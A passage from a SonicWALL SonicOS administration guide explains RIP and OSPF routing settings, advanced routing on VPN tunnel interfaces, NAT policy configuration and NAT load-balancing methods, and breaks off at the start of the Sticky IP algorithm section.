- **Passive** – The RIP router on this interface will not process received updates, and will only send updates to neighboring RIP routers specified with the CLI ‘neighbor’ command. This mode should only be used when configuring advanced RIP options from the ars-rip CLI.

Receive (Available in ‘Send and Receive’ and ‘Receive Only’ modes)

- *Receive* drop-down menu:
 - **RIPv1** – Receive only *broadcast* RIPv1 packets.
 - **RIPv2** – Receive only *multicast* RIPv2 packets. RIPv2 packets are sent by multicast, although some implementations of RIP routers (including basic routing on SonicWALL devices) have the ability to send RIPv2 in either broadcast or multicast formats.



Note Be sure the device sending RIPv2 updates uses multicast mode, or the updates will not be processed by the ars-rip router.

Send (Available in ‘Send and Receive’ and ‘Send Only’ modes)

- *Send* drop-down menu:
 - **RIPv1** – Send *broadcast* RIPv1 packets.
 - **RIPv2 - v1 compatible** – Send *multicast* RIPv2 packets that are compatible with RIPv1.
 - **RIPv2** – Send *multicast* RIPv2 packets.
- *Split Horizon* – Enabling Split Horizon will suppress the inclusion of routes sent in updates to routers from which they were learned. This is a common RIP mechanism for preventing routing loops. See the ‘maximum hops’ entry at the start of Advanced Routing Services section.
- *Poisoned Reverse* – Poison reverse is an optional mode of Split Horizon operation. Rather than suppressing the inclusion of learned routes, the routes are sent with a metric of infinity (16) thus indicating that they are unreachable. See the ‘maximum hops’ entry at the start of Advanced Routing Services section.
- *Use Password* – Enables the use of a plain-text password on this interface, up to 16 alphanumeric characters long, for identification.

Global RIP Configuration

- *Default Metric* – Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, OSPF, or VPN) routing information sources. The default value (undefined) is 1 and the maximum is 15.
- *Administrative Distance* – The administrative distance value is used by routers in selecting a path when there is more than one route to a destination, with the smaller distance being preferred. The default value is 120, minimum is 1, and maximum is 255.
- *Originate Default Route* – This checkbox enables or disables the advertising of the SonicWALL’s default route into the RIP system.
- *Redistribute Static Routes* – Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.
- *Redistribute Connected Networks* - Enables or disables the advertising of locally connected networks into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.

- *Redistribute OSPF Routes* - Enables or disables the advertising of routes learned via OSPF into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the 'Default Metric' setting.
- *Redistribute Remote VPN Networks* - Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system. The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the 'Default Metric' setting.




Note Routes learned via RIP will appear in the Route Policies table as **OSPF or RIP route**.

Configuring OSPF



Note OSPF design concepts are beyond the scope of this document. The following section describes how to configure a SonicWALL to integrate into an OSPF network, be it existing or newly implemented, but it does not offer design guidelines. For terms used throughout this section, refer to [“OSPF Terms” on page 368](#).

Consider the following simple example network:



The diagram illustrates an OSPF network where the backbone (area 0.0.0.0) comprises the X0 interface on the SonicWALL and the int1 interface on Router A. Two additional areas, 0.0.0.1 and 100.100.100.100 are connected, respectively, to the backbone via interface int2 on ABR Router A, and via the X4:100 VLAN subinterface on the SonicWALL.

To configure OSPF routing on the X0 and the X4:100 interfaces, select the **Edit** icon in the **Configure OSPF** column. This will launch the **OSPF Configuration** window:

Interface X0 (LAN) OSPFv2 Configuration

OSPFv2: OSPF Area:
 Dead Interval (1 - 65535): OSPFv2 Area Type:
 Hello Interval (1 - 65535): Interface Cost (1 - 65535): Auto
 Authentication: Router Priority: (0 - 255):
 Password:

Global OSPFv2 Configuration

OSPF Router-ID (n.n.n.n): Default Metric (1 - 16777214):
 ABR Type: Auto-Cost Reference BW (Mb/s):
 Originate Default Route:
 Metric (1 - 16777214): Metric Type:
 Redistribute Static Routes Tag (0 - 4294967295):
 Metric (1 - 16777214): Metric Type:
 Redistribute Connected Networks Tag (0 - 4294967295):
 Metric (1 - 16777214): Metric Type:
 Redistribute RIP Routes Tag (0 - 4294967295):
 Metric (1 - 16777214): Metric Type:
 Redistribute Remote VPN Networks Tag (0 - 4294967295):
 Metric (1 - 16777214): Metric Type:

Topics:

- [“OSPFv2 Configuration” on page 376](#)
- [“Global OSPFv2 Configuration” on page 377](#)

OSPFv2 Configuration

- *OSPFv2* drop-down menu:
 - **Disabled** – OSPF Router is disabled on this interface
 - **Enabled** – OSPF Router is enabled on this interface
 - **Passive** – The OSPF router is enabled on this interface, but only advertises connected networks using type 1 LSA’s (Router Link Advertisements) into the local area. This is different from the ‘Redistribute Connected Networks’ options, which would cause the OSPF router to behave as an ASBR, and to use type 5 LSA’s (AS External Link Advertisement) to flood the advertisements into all non-stub areas. See the ‘OSPF Terms’ section for more information.
- *Dead Interval* – The period after with an entry in the LSDB is removed if not Hello is received. The default is **40** seconds, with a minimum of 1 and a maximum on 65,535. Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.
- *Hello Interval* – The period of time between Hello packets. The default is **10** seconds, with a minimum of 1 and a maximum on 65,535. Be sure this value agrees with the other OSPF routers on the segment for successful neighbor establishment.
- *Authentication* - Be sure this setting agrees with the other OSPF routers on the segment for successful neighbor establishment.

- **Disabled** – No authentication is used on this interface.
- **Simple Password** – A plain-text password is used for identification purposes by the OSPF router on this interface.
- **Message Digest** – An MD5 hash is used to securely identify the OSPF router on this interface.
- **OSPF Area** – The OSPF Area can be represented in either IP or decimal notation. For example, you may represent the area connected to X4:100 as either 100.100.100.100 or 1684300900.
- **OSPFv2 Area Type** – See [“OSPF Terms” on page 368](#) for a more detailed description of these settings.
 - **Normal** – Receives and sends all applicable LSA types.
 - **Stub Area** – Does not receive type 5 LSA's (AS External Link Advertisements).
 - **Totally Stubby Area** – Does not receive LSA types 3, 4, or 5.
 - **Not So Stubby Area** – Receives type 7 LSAs (NSSA AS External Routes).
 - **Totally Stubby NSSA** – Allows only intra-area routes in addition to a summary default route injected by the NSSA ABR. As with a regular NSSA, Type 7 LSAs generated by ASBRs within the Totally Stubby NSSA are converted to Type 5 External LSAs and exported to other areas by the NSSA ABR.
- **Interface Cost** – Specifies the overhead of sending packets across this interface. The default value is **10**, generally used to indicate an Ethernet interface. The minimum value is 1 (e.g. Fast Ethernet), and the maximum value is 65,535 (e.g. pudding).
To have this cost set automatically, select the **Auto** checkbox after the field.
- **Router Priority** – The router priority value is used in determining the Designated Router (DR) for a segment. The higher the value, the higher the priority. In the event of a priority tie, the Router ID will act as the tie-breaker. Setting a value of 0 makes the OSPF router on this interface ineligible for DR status. The default value is **1**, and the maximum value is 255.

Global OSPFv2 Configuration

- **OSPF Router ID** – The Router ID can be any value, represented in IP address notation. It is unrelated to any of the IP addresses on the SonicWALL, and can be set to any *unique* value within your OSPF network.
- **ABR Type** – Allows for the specification of the topology with which this OSPF router will be participating, for the sake of compatibility. The options are:
 - **Standard** – Full RFC2328 compliant ABR OSPF operation.
 - **Cisco** – For interoperating with Cisco's ABR behavior, which expects the backbone to be configured and active before setting the ABR flag.
 - **IBM** – For interoperating with IBM's ABR behavior, which expects the backbone to be configured before setting the ABR flag.
 - **Shortcut** – A 'shortcut area' enables traffic to go through the non-backbone area with a lower metric whether or not the ABR router is attached to area 0.
- **Default Metric** – Used to specify the metric that will be used when redistributing routes from other (Default, Static, Connected, RIP, or VPN) routing information sources. The default value (**Undefined**) is **1** and the maximum is 16,777,214.
- **Auto-Cost Reference BW (Mb/s)** – Used to change the auto-cost reference bandwidth formula to account for different platform bandwidths. The default value is **100**.

- *Originate Default Route* – Controls the advertising of the SonicWALL security appliance’s default route into the OSPF system on this interface. The options are:
 - **Never** – Disables advertisement of the default route into the OSPF system.
 - **When WAN is up** – Advertises the default route into the OSPF system when the WAN is online. The default route is always advertised as an External Type 2 using LSA Type 5.
 - **Always** – Enables advertisement of the default route into the OSPF system. The default route is always advertised as an External Type 2 using LSA Type 5.

For **When WAN is up** and **Always**, you can

- Enter the metric or use the value specified in **Default Metric**.
- Select the metric type or select either **External Type 1** (adds the internal link cost) or **External Type 2** (only uses the external link cost).



Note The following applies to all **Redistribute** routes:

Metric (1 - 16777214) — The metric can be explicitly set for this redistribution, or it can use the value (default) specified in the ‘Default Metric’ setting.

Tag (1 - 16777214) — An optional route tag value can be added to help other routers identify this redistributed route (the default tag value is **0 [Undefined]**).

Metric Type — The redistributed route advertisement will be an LSA Type 5, and the type may be selected as either **External Type 1** (adds the internal link cost) or **External Type 2** (only uses the external link cost).

- *Redistribute Static Routes* – Enables or disables the advertising of static (Policy Based Routing) routes into the OSPF system.
- *Redistribute Connected Networks* - Enables or disables the advertising of locally connected networks into the OSPF system.
- *Redistribute RIP Routes* - Enables or disables the advertising of routes learned via RIP into the OSPF system.
- *Redistribute Remote VPN Networks* - Enables or disables the advertising of static (Policy Based Routing) routes into the RIP system.

The Routing Protocols section will show the status of all active OSPF routers by interface.

Routing Protocols					
Routing Mode: Advanced Routing					
Interface (Zone)	RIP	Configure RIP	OSPFv2	Configure OSPF	OSPF Neighbor Status
X0 (LAN)	RIP Disabled		OSPF Disabled		
X1 (WAN)	RIP Disabled		OSPF Disabled		
X2 (N/A)	RIP Disabled		OSPF Disabled		
X3 (WAN)	RIP Disabled		OSPF Disabled		
X4 (N/A)	RIP Disabled		OSPF Disabled		

The and Status LED’s indicate whether or not there are active neighbors, and can be moused over for more detail.

The Routing Policies section will show routes learned by OSPF as **OSPF or RIP Routes**.

Configuring Advanced Routing for Tunnel Interfaces

In SonicOS versions 5.6 and higher, VPN Tunnel Interfaces can be configured for advanced routing. To do so, you must enable advanced routing for the tunnel interface on the Advanced tab of its configuration. See [“Adding a Tunnel Interface” on page 970](#) for more information.

After you have enabled advanced routing for a Tunnel Interface, it is displayed in the list with the other interfaces in the Advanced Routing table on the **Network > Routing** page.

Interface (Zone)	RIP	Configure RIP	OSPFv2	Configure OSPF	OSPF Neighbor Status
X0 (LAN)	RIP Disabled		OSPF Disabled		
X1 (WAN)	RIP Disabled		OSPF Disabled		
X2 (N/A)	RIP Disabled		OSPF Disabled		
X3 (X Zone)	RIP Disabled		OSPF Disabled		
X4 (DMZ)	RIP Disabled		OSPF Disabled		
X5 (WLAN)	RIP Disabled		OSPF Disabled		
TIF-10.1.23.10-X1 (VPN)	RIP Disabled		OSPF Disabled		

To configure Advanced Routing options, click on the **Configure RIP** or **Configure OSPF** icon for the Tunnel Interface you wish to configure.

The RIP and OSPF configurations for Tunnel Interfaces are very similar to the configurations for traditional interfaces with the addition of two new options that are listed at the bottom of the RIP or OSPF configuration window under a new **Global Unnumbered Configuration** heading.

Topics:

- [“Global Unnumbered Configuration” on page 379](#)
- [“Guidelines for Configuring Tunnel Interfaces for Advanced Routing” on page 380](#)

Global Unnumbered Configuration

Because Tunnel Interfaces are not physical interfaces and have no inherent IP address, they must “borrow” the IP address of another interface. Therefore, the advanced routing configuration for a Tunnel Interface includes the following options for specifying the source and destination IP addresses for the tunnel:

- **IP Address Borrowed From** - The interface whose IP address is used as the source IP address for the Tunnel Interface.



Note The borrowed IP address must be a static IP address.

- **Remote IP Address** - The IP address of the remote peer to which the Tunnel Interface is connected. In the case of a SonicWALL-to-SonicWALL configuration with another Tunnel Interface, this should be the IP address of the borrowed interface of the Tunnel Interface on the remote peer.

Interface vpn7 (VPN) Global Unnumbered Configuration	
IP Address Borrowed From:	X2:V20
Remote IP Address:	173.202.17.54



Note The **IP Address Borrowed From** and **Remote IP Address** values apply to both RIP and OSPF for the Tunnel Interface. Changing one of these values in RIP will change the value in OSPF and vice versa.

Guidelines for Configuring Tunnel Interfaces for Advanced Routing

The following guidelines will ensure success when configuring Tunnel Interfaces for advanced routing:

- The borrowed interface must have a static IP address assignment.
- The borrowed interface cannot have RIP or OSPF enabled on its configuration.



Tip SonicWALL recommends creating a VLAN interface that is dedicated solely for use as the borrowed interface. This avoids conflicts when using wired connected interfaces.

- The IP address of the borrowed interface should be from a private address space, and should have a unique IP address in respect to any remote Tunnel Interface endpoints.
- The Remote IP Address of the endpoint of the Tunnel Interface should be in the same network subnet as the borrowed interface.
- The same borrowed interface may be used for multiple Tunnel Interfaces, provided that the Tunnel interfaces are all connected to different remote devices.
- When more than one Tunnel Interface on an appliance is connected to the same remote device, each Tunnel Interface must use a unique borrowed interface.

Depending on the specific circumstances of your network configuration, these guidelines may not be essential to ensure that the Tunnel Interface functions properly. But these guidelines are SonicWALL best practices that will avoid potential network connectivity issues.



CHAPTER 20

Configuring NAT Policies

Network > NAT Policies

The Network Address Translation (NAT) engine in SonicOS allows users to define granular NAT policies for their incoming and outgoing traffic. By default, the SonicWALL security appliance has a preconfigured NAT policy to allow all systems connected to the **X0** interface to perform Many-to-One NAT using the IP address of the **X1** interface, and a policy to not perform NAT when traffic crosses between the other interfaces. This chapter explains how to set up the most common NAT policies.

Understanding how to use NAT policies starts with an the construction of an IP packet. Every packet contains addressing information that allows the packet to get to its destination, and for the destination to respond to the original requester. The packet contains (among other things) the requester's IP address, the protocol information of the requestor, and the destination's IP address. The NAT Policies engine in SonicOS can inspect the relevant portions of the packet and can dynamically rewrite the information in specified fields for incoming, as well as outgoing traffic.

You can add up to 512 NAT Policies on a SonicWALL security appliance running SonicOS, and they can be as granular as you need. It is also possible to create multiple NAT policies for the same object – for instance, you can specify that an internal server use one IP address when accessing Telnet servers, and to use a totally different IP address for all other protocols. Because the NAT engine in SonicOS supports inbound port forwarding, it is possible to hide multiple internal servers off the WAN IP address of the SonicWALL security appliance. The more granular the NAT Policy, the more precedence it takes.

Topics:

- [“NAT Policies Table” on page 382](#)
- [“NAT Policy Settings Explained” on page 384](#)
- [“NAT Policies Q&A” on page 386](#)
- [“NAT Load Balancing Overview” on page 387](#)
- [“Creating NAT Policies” on page 390](#)
- [“Using NAT Load Balancing” on page 401](#)

NAT Policies Table

The **NAT Policies** table allows you to view your NAT Policies by **Custom Policies**, **Default Policies**, or **All Policies**.



Tip Before configuring NAT Policies, be sure to create all Address Objects associated with the policy. For instance, if you are creating a One-to-One NAT policy, be sure you have Address Objects for your public and private IP addresses.



Tip By default, LAN to WAN has a NAT policy predefined on the SonicWALL.

Network /

NAT Policies

NAT Policies Items 1 to 13 (of 13) [Navigation icons]

View Style: All Policies Custom Policies Default Policies

#	Source		Destination		Service		Interface		Priority	Comment	Enable	Configure
	Original	Translated	Original	Translated	Original	Translated	Inbound	Outbound				
<input type="checkbox"/> 1	Any	Original	U0 IP	Original	SSH Management	Original	U0	U0	1		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 2	Any	Original	U0 IP	Original	HTTPS Management	Original	U0	U0	2		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 3	Any	Original	U0 IP	Original	HTTP Management	Original	U0	U0	3		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 4	Any	Original	X1 IP	Original	Ping	Original	X1	X1	4		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 5	Any	Original	X1 IP	Original	HTTPS Management	Original	X1	X1	5		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 6	Any	Original	X1 IP	Original	HTTP Management	Original	X1	X1	6		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 7	All Interface IP	X1 IP	Any	Original	Any	Original	Any	X1	7		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 8	All Interface IP	X3 IP	Any	Original	Any	Original	Any	X3	8		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 9	All Interface IP	U0 IP	Any	Original	Any	Original	Any	U0	9		<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/> 10	Any	U0 IP	Any	Original	Any	Original	X0	U0	10		<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/> 11	Any	X3 IP	Any	Original	Any	Original	X0	X3	11		<input checked="" type="checkbox"/>	
<input checked="" type="checkbox"/> 12	Any	X1 IP	Any	Original	Any	Original	X0	X1	12		<input checked="" type="checkbox"/>	
<input type="checkbox"/> 13	Any	Original	Any	Original	Any	Original	Any	Any	13		<input checked="" type="checkbox"/>	

Navigating and Sorting NAT Policy Entries

You can change the view your route policies in the **NAT Policies** table by selecting one of the view settings in the **View Style** menu. **All Policies** displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.













The **NAT Policies** table provides easy pagination for viewing a large number of VPN policies. You can navigate a large number of VPN policies listed in the **Route Policies** table by using the navigation control bar located at the top right of the **Route Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed in the **#** column) in the **Items** field to move to a specific VPN policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.

Moving your pointer over the **Comment** icon  in the **Comment** column of **NAT Policies** table displays the comments entered in the **Comments** field of the **Add NAT Policy** window.


Moving your pointer over the **Statistics** icon  in the **Configure** column of **NAT Policies** table displays traffic statistics for the NAT policy.

Interface	Priority	Comment	Enable	Configure
bound	Outbound			
U0				
<div style="border: 1px solid gray; padding: 5px;"> NAT Policy #5 - Traffic Statistics Usage Count: 1202 Rx Bytes: 5289972 Rx Packets: 10079 Tx Bytes: 1393763 Tx Packets: 9563 </div>				
U0				
U0				
X1				
X1	5			 

Clicking the **Delete** icon  deletes the NAT Policy entry. If the icon is dimmed, the NAT Policy is a default entry and you cannot delete it.

NAT Policy Settings Explained

The following explains the settings used to create a NAT policy entry in the **Add NAT Policy** or **Edit NAT Policy** windows.



Click the **Add** button in the **Network > NAT Policies** page to display the **Add NAT Policy** window to create a new NAT policy or click the **Edit** icon in the **Configure** column for the NAT policy you want to edit to display the **Edit NAT Policy** window.

- **Original Source:** This drop-down menu setting is used to identify the Source IP address(es) in the packet crossing the SonicWALL security appliance, whether it is across interfaces, or into/out-of VPN tunnels. You can use the default Address Objects in SonicOS, or you can create your own Address Objects. These entries can be single host entries, address ranges, or IP subnets.
- **Translated Source:** This drop-down menu setting is what the SonicWALL security appliance translates the specified **Original Source** to as it exits the SonicWALL security appliance, whether it is to another interface, or into/out-of VPN tunnels. You can use the default Address Objects in SonicOS, or you can create your own Address Objects entries. These entries can be single host entries, address ranges, or IP subnets.
- **Original Destination:** This drop-down menu setting is used to identify the Destination IP address(es) in the packet crossing the SonicWALL security appliance, whether it be across interfaces, or into/out-of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Any** since the destination of the packet is not being changed, but the source is being changed. However, these Address Object entries can be single host entries, address ranges, or IP subnets.
- **Translated Destination:** This drop-down menu setting is what the SonicWALL translates the specified **Original Destination** to as it exits the SonicWALL security appliance, whether it is to another interface, or into/out-of VPN tunnels. When creating outbound NAT policies, this entry is usually set to **Original**, since the destination of the packet is not being changed, but the source is being changed. However, these Address Objects entries can be single host entries, address ranges, or IP subnets.

- **Original Service:** This drop-down menu setting is used to identify the IP service in the packet crossing the SonicWALL security appliance, whether it is across interfaces, or into/out-of VPN tunnels. You can use the default services on the SonicWALL, or you can create your own entries. For many NAT policies, this field is set to **Any**, as the policy is only altering source or destination IP addresses.
- **Translated Service:** This drop-down menu setting is what the SonicWALL security appliance translates the **Original Service** to as it exits the SonicWALL security appliance, whether it be to another interface, or into/out-of VPN tunnels. You can use the default services in the SonicWALL security appliance, or you can create your own entries. For many NAT Policies, this field is set to **Original**, as the policy is only altering source or destination IP addresses.
- **Inbound Interface:** This drop-down menu setting is used to specify the entry interface of the packet. When dealing with VPNs, this is usually set to **Any**, since VPN tunnels aren't really interfaces.
- **Outbound Interface:** This drop-down is used to specify the exit interface of the packet once the NAT policy has been applied. This field is mainly used for specifying which WAN interface to apply the translation to. Of all fields in NAT policy, this one has the most potential for confusion. When dealing with VPNs, this is usually set to **Any**, since VPN tunnels aren't really interfaces. Also, as noted in the Quick Q&A' section of this chapter, when creating inbound 1-2-1 NAT Policies where the destination is being remapped from a public IP address to a private IP address, this field must be set to **Any**.
- **Comment:** This field can be used to describe your NAT policy entry. The field has a 32-character limit, and once saved, can be viewed in the main **Network > NAT Policies** page by running the mouse over the text balloon in the **Comment** column for that NAT policy entry. Your comment appears in a pop-up window as long as the mouse is over the text balloon.
- **Enable NAT Policy:** By default, this box is checked, meaning the new NAT policy is activated the moment it is saved. To create a NAT policy entry but not activate it immediately, uncheck this box.
- **Create a reflective policy:** When you check this box, a mirror outbound or inbound NAT policy for the NAT policy you defined in the **Add NAT Policy** window is automatically created.

NAT Policies Q&A

Why is it necessary to specify 'Any' as the destination interface for inbound 1-2-1 NAT policies?

It may seem counter-intuitive to do this, given that other types of NAT policies require you to specify the destination interface, but for this type of NAT policy, this is what is necessary. The SonicWALL security appliance uses this field during the NAT Policy lookup and validates it against the packet that it receives, but if this is set to some internal interface such as LAN, the lookup fails because at that point, the SonicWALL security appliance does not know that the packet is going to LAN. It is not until after the SonicWALL security appliance performs the NAT Policy lookup that it knows that the packet is going to LAN. At the precise time that the SonicWALL security appliance does the NAT Policy lookup, the packet looks like it is going from WAN -> WAN (or whatever interface it is coming in on), since doing a route lookup on the NAT Public address returns the Public interface.

Can I manually order the NAT Policies?

No, the SonicWALL security appliance automatically orders them, depending on the granularity of the rule. This means that you can create NAT policy entries for the same objects, if each policy has more granularity than the existing policy. For example, you can create a NAT policy to translate all LAN systems to the WAN IP address, then create a policy saying that a specific system on that LAN use a different IP address, and additionally, create a policy saying that specific use another IP address when using HTTP.

Can I Have Multiple NAT Policies for the Same Objects?

Yes – please read the section above.

What are the NAT 'System Policies'?

On the **Network > NAT Policies** page, notice a radio button labeled **System Policies**. If you choose this radio button, the NAT Policies page displays all of the default, auto-created NAT policies for the SonicWALL security appliance. These policies are default settings for the SonicWALL security appliance to operate properly, and cannot be deleted. For this reason, they are listed in their own section, in order to make the user-created NAT policies easier to browse. If you wish to see user-created NAT policies along with the default NAT policies, simply check the radio button next to 'All Policies'.

Can I Write NAT Policies for VPN Traffic?

Yes, this is possible if both sides of the VPN tunnel are SonicWALL security policies running SonicOS firmware. Please refer to the technote **SonicOS NAT VPN Overlap** for instructions on how to perform NAT on traffic entering and exiting VPN tunnels. Available at <http://www.sonicwall.com/us/Support.html>.

Why Do I Have to Write Two Policies for 1-2-1 Traffic?

With the new NAT engine, it is necessary to write two policies – one to allow incoming requests to the destination public IP address to reach the destination private IP address (uninitiated inbound), and one to allow the source private IP address to be remapped to the source public IP address (initiated outbound). It takes a bit more work, but it is a lot more flexible.

For information on setting up NAT Policies, see [“Creating NAT Policies” on page 390](#).

NAT Load Balancing Overview

This section provides an introduction to the NAT Load Balancing feature.

Network Address Translation (NAT) & Load Balancing (LB) provides the ability to balance incoming traffic across multiple, similar network resources. Do not confuse this with the WAN ISP & LB feature on the SonicWALL appliance. While both features can be used in conjunction, WAN ISP & LB is used to balance outgoing traffic across two ISP connections, and NAT LB is primarily used to balance incoming traffic.

Load Balancing distributes traffic among similar network resources so that no single server becomes overwhelmed, allowing for reliability and redundancy. If one server becomes unavailable, traffic is routed to available resources, providing maximum uptime.

This document details how to configure the necessary NAT, load balancing, health check, logging, and firewall rules to allow systems from the public Internet to access a Virtual IP (VIP) that maps to one or more internal systems, such as Web servers, FTP servers, or SonicWALL SSL VPN appliances. This Virtual IP may be independent of the SonicWALL appliance or it may be shared, assuming the SonicWALL appliance itself is not using the port(s) in question.

Please note that the load balancing capability in SonicOS firmware versions 4.0 and higher, while fairly basic, will satisfy the requirements for many customer network deployments. Customers with environments needing more granular load balancing, persistence, and health-check mechanisms are advised to use a dedicated third-party load balancing appliance (prices run from US\$4,000 to US\$25,000 per device).

Topics:

- [“NAT LB Mechanisms” on page 388](#)
- [“Which NAT LB Method Should I Use?” on page 389](#)
- [“Caveats” on page 389](#)
- [“Details of Load Balancing Algorithms” on page 389](#)

NAT LB Mechanisms

NAT load balancing is configured on the **Advanced** tab of a NAT policy.

The screenshot shows the configuration interface for a NAT policy, specifically the **Advanced** tab. At the top, there are two tabs: **General** and **Advanced**. Below the tabs, the **NAT Method** is set to **Sticky IP**. Under the **High Availability** section, there is a checkbox for **Enable Probing** which is currently unchecked. Below this, several fields are configured: **Probe hosts every** is set to 5 seconds, **Probe type** is set to **Ping (ICMP)**, **Reply time out** is set to 1 seconds, **Deactivate host after** is set to 3 missed intervals, and **Reactivate host after** is set to 3 successful intervals.



Note

This tab can only be activated when a group is specified in one of the drop-down fields on the **General** tab of a NAT Policy. Otherwise, the NAT policy defaults to **Sticky IP** as the NAT method.

SonicOS offers the following NAT methods:

- **Sticky IP** – Source IP always connects to the same Destination IP (assuming it is alive). This method is best for publicly hosted sites requiring connection persistence, such as Web applications, Web forms, or shopping cart applications. This is the default mechanism, and is recommended for most deployments.
- **Round Robin** – Source IP cycles through each live load-balanced resource for each connection. This method is best for equal load distribution when persistence is not required.
- **Block Remap/Symmetrical Remap** – These two methods are useful when you know the source IP addresses/networks (e.g. when you want to precisely control how traffic from one subnet is translated to another).
- **Random Distribution** – Source IP connects to Destination IP randomly. This method is useful when you wish to randomly spread traffic across internal resources.
- **NAT Method** – This drop-down allows the user to specify one of five load balancing methods: Sticky IP, Round Robin, Block Remap, Symmetric Remap, or Random Distribution. For most purposes, Sticky IP is preferred.
- **Enable Probing** – When checked, the SonicWALL will use one of two methods to probe the addresses in the load-balancing group, using either a simple ICMP ping query to determine if the resource is alive, or a TCP socket open query to determine if the resource is alive. Per the configurable intervals, the SonicWALL can direct traffic away from a non-responding resource, and return traffic to the resource once it has begun to respond again.

Which NAT LB Method Should I Use?

Requirement	Deployment Example	NAT LB Method
Distribute load on server equally without need for persistence	External/ Internal servers (i.e. Web, FTP, etc.)	Round Robin
Indiscriminate load balancing without need for persistence	External/ Internal servers (i.e. Web, FTP, etc.)	Random Distribution
Requires persistence of client connection	E-commerce site, Email Security, SSL VPN appliance (Any publicly accessible servers requiring persistence)	Sticky IP
Precise control of remap of source network to a destination range	LAN to DMZ Servers E-mail Security, SSL VPN	Block Remap
Precise control of remap of source network and destination network	Internal Servers (i.e. Intranets or Extranets)	Symmetrical Remap

Caveats

- The NAT Load Balancing Feature is only available in SonicOS 4.0 and higher.
- Only two health-check mechanisms at present (ICMP ping and TCP socket open).
- No higher-layer persistence mechanisms at present (Sticky IP only).
- No “sorry-server” mechanism at present if all servers in group are not responding.
- No “round robin with persistence” mechanism at present.
- No “weighted round robin” mechanism at present.
- No method for detecting if resource is strained, at present.
- While there is no limit to the number of internal resources the SonicWALL appliance can load-balance to, and there no limit to the number of hosts it can monitor, abnormally large load-balancing groups (25+resources) may impact performance.

Details of Load Balancing Algorithms

The following describes how the SonicWALL security appliance applies the load balancing algorithms:

- **Round Robin** - Source IP connects to Destination IP alternately
- **Random Distribution** - Source IP connects to Destination IP randomly
- **Sticky IP** - Source IP connects to same Destination IP
- **Block Remap** - Source network is divided by size of the Destination pool to create logical segments
- **Symmetrical Remap** - Source IP maps to Destination IP (for example, 10.1.1.10 -> 192.168.60.10.)

Sticky IP Algorithm

Source IP is modulo with the size of the server cluster to determine the server to remap it to. The following two examples show how the Sticky IP algorithm works.

